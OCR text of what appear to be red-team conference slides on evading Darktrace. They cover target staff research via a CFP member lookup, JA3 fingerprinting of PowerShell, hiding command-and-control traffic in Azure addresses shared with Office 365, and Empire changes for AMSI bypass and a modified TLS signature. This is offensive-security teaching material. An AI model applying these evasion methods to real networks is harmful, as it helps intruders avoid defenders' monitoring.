
- Certification Organization for Financial Professionals
- Most members of our target organization hold CFP certifications



Target Research

They have a member lookup function






Target Research

More info on poor Kevin

- Work Address
- Company
- Disciplinary History
- Bankruptcy



CFP BOARD

Search

Get Certified | News | Contact Us | My Account | Log in

FIND A CFP® PROFESSIONAL >

ABOUT CFP BOARD | BECOME A CFP® PROFESSIONAL | FOR CFP® PROFESSIONALS | FOR EDUCATION PARTNERS | FOR EMPLOYERS OF CFP® PROFESSIONALS | PUBLIC POLICY | CAREER CENTER

Financial Planning For You
Contact Us
Find a CFP® Professional
Terms of Use
Privacy Policy

HOME / UTILITY / VERIFY AN INDIVIDUAL'S CFP® CERTIFICATION AND BACKGROUND

VERIFY AN INDIVIDUAL'S CFP® CERTIFICATION AND BACKGROUND

More than 76,000 individuals in the United States currently meet CFP Board's initial and ongoing certification requirements for CFP® certification.

The verification function below will allow you to verify an individual's certification status. The search results will identify individuals who currently hold CFP® certification as well as individuals who are not currently certified but who held CFP® certification at one time.

If you search for an individual who has been disciplined publicly by CFP Board, or who has a bankruptcy filing within the past 10 years, information about the discipline and/or bankruptcy will be indicated in the search results.

Mr. Kevin Malone, CFP

Certification Status: *Certified*

Company:

Financial Advisors Union

Address: 1725 Slough Ave
Scranton, PA 18505

CFP Board Disciplinary History: No
Bankruptcy Disclosure in Last 10 Years: No

CFP Board does not provide referrals. Use of this information by business organizations wishing to solicit CFP® professionals is expressly prohibited by Certified Financial Planner Board of Standards Inc.

If you are the CFP® professional and the information above is incorrect, login and update your contact information.

Back to results | Conduct a New Search

Target Research- Beyond People


We know they are running Darktrace

- What the hell is it?
- What is it looking for?
  - Unusual Endpoints
  - JA3 signatures
  - Network Baselining

Target Research - Beyond People

Convenient article on how Darktrace hunts with JA3

- Also provides methods of modifying our signature



JA3 HUNTING WITH DARKTRACE

Darktrace allows us to perform more advanced hunting with JA3 by employing some very useful metrics. They can be simple like the type of traffic (e.g. HTTPS) and more advanced like the rarity of a domain name within your environment. Metrics are used within Darktrace to build models. A model will have a set of conditions that need to be met before it triggers. In the terms of Darktrace a triggered model is called a model breach.

HUNTING HYPOTHESIS -> MODEL


I will explain for one particular JA3 metric within Darktrace how this can be used with the following hunting hypothesis:

> An adversary infects a victim's endpoint with a backdoor that starts communicating over HTTPS to a command and control (C2) server by sending beacons on regular or irregular intervals.

For this hypothesis the following characteristics are notable:

- We hope, and we can somewhat assume, that the backdoor will have JA3 hash which is not frequently seen within our IT infrastructure.
- Communications to the C2 server's destination are rare within your environment. When not dealing with domain fronting for which the domain is not frequently being accessed by other systems within your environment.
- The backdoor sends beacons to stay in contact with its C2 server.

You can take the above characteristics to create a model. With this model we combine several weak indicators to increase our chances in detecting C2 channels. The important Darktrace metrics for



Agent is sent containing PowerShell: *"Mozilla/5.0 (Windows NT; Windows NT 6.3; en-US) **WindowsPowerShell/4.0**"*. However, this can easily be changed by providing a custom User-Agent to let the traffic look more normal (*-UserAgent "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"*). That is why relying solely on the User-Agent is not good enough. Modifying the User-Agent is actively being done by malware.

A far more reliable way of identifying PowerShell that communicates to the internet is to have a look at its JA3 hash values. Yes, we have more than one single JA3 hash for PowerShell:


- The JA3 hash can differ between PowerShell versions. For example:
  - Windows 7 PowerShell 5.0: 05af1f5ca1b87cc9cc9b25185115607d
  - Windows 7 PowerShell 6.0: 36f7277af969a6947a61ae0b815907a1
- Differences in Windows versions:
  - Windows Server 2016 PowerShell 5.1: 235a856727c14dba889ddee0a38dd2f2
- There is a way of modifying the TLS version being send in the TLS Client Hello message and thereby having a different JA3 (*-SslProtocol* parameter in PowerShell v6 for *Invoke-WebRequest*).
- When no domain name is involved with setting up the TLS connection, the Server Name Indication (SNI) extension is missing, hence a different JA3 hash.
- Other methods of communicating to the internet using PowerShell can result in another JA3 hash value (e.g. when Windows BITS is used it can differ depending on the Windows version).

As stated before, there can always be collisions with other client applications which have the same JA3 hash as being used for PowerShell. All should be taken into account when doing proper Threat Hunting.

Target Research - Beyond People


We also knew that the company was running Office 365

- Turns out Azure and Office 365 have overlapping IP address space
- About half the 52.108.0.0/16 overlaps across various regions



```
    "serviceArea": "Common",
    "serviceAreaDisplayName": "Microsoft 365 Common and Office Online",
    "urls": [
      "*broadcast.officeapps.live.com",
      "*excel.officeapps.live.com",
      "*onenote.officeapps.live.com",
      "*powerpoint.officeapps.live.com",
      "*rtc.officeapps.live.com",
      "*shared.officeapps.live.com",
      "*view.officeapps.live.com",
      "*visio.officeapps.live.com",
      "*word-edit.officeapps.live.com",
      "*word-view.officeapps.live.com",
      "office.live.com"
    ],
    "ips": [
      "13.107.6.171/32",
      "13.107.140.6/32",
      "52.108.0.0/14",
      "52.238.106.116/32",
      "52.247.150.191/32",
```

Office 365 IP Addresses



```
<IpRange Subnet="52.108.68.0/23" />
<IpRange Subnet="52.108.206.0/23" />
<IpRange Subnet="52.108.236.0/22" />
<IpRange Subnet="52.109.124.0/22" />
<IpRange Subnet="52.113.105.0/24" />
<IpRange Subnet="52.113.109.0/24" />
<IpRange Subnet="52.114.8.0/21" />
<IpRange Subnet="52.114.56.0/23" />
<IpRange Subnet="52.115.32.0/22" />
<IpRange Subnet="52.115.36.0/23" />
```

Azure Asia Southeast Region Addresses


Weaponizing Microsoft Azure

Office 365 shares a common IP space with Azure cloud


- Goal is to use a whitelisted IP address as our C2 channel to avoid detection

Kali already preloaded within Azure

- Requires some tweaking to work



The New Plan



Use Azure and exploit the common IP spaces

Why does Empire Hate Me?

- Master branch is out-of-date (Please use the dev branch)
  - Invoke-Obfuscation has issues
  - PSInject is broken
  - Where is my AMSI Bypasses?
- You will be caught by Darktrace

How do We Fix it?

Dev branch implements a few fixes

- Updated Invoke-Obfuscation to latest version
- Updated Mimikatz to the latest version
- Fixed PsInject again

We added:


- Modified JA3/JA3S Signature
- Fixed Invoke-Obfuscation by default
- Updated AMSI Bypasses
- Fixed bug in http listener that added an extra header

https://github.com/BC-SECURITY/DEFCON27

Modified Empire JA3(S) Signature

JA3 is a hash of several fields in the TLS handshake from the client

JA3S is a server fingerprint that uses different fields in the hash



Modified Empire JA3(S) Signature

Very complicated changes…

```
pyversion = sys.version_info
if pyversion[0] == 2 and pyversion[1] == 7 and pyversion[2] >= 13:
    proto = ssl.PROTOCOL_TLS
elif pyversion[0] >= 3:
    proto = ssl.PROTOCOL_TLS
else:
    proto = ssl.PROTOCOL_SSLv23

context = ssl.SSLContext(proto)
context.load_cert_chain("%s/empire-chain.pem" % (certPath), "%s/empire-priv.key"  % (certPath))
context.set_ciphers("ECDHE-RSA-AES128-GCM-SHA256")
app.run(host=bindIP, port=int(port), threaded=True, ssl_context=context)
```

Python Web Server

Modified Empire JA3(S) Signature

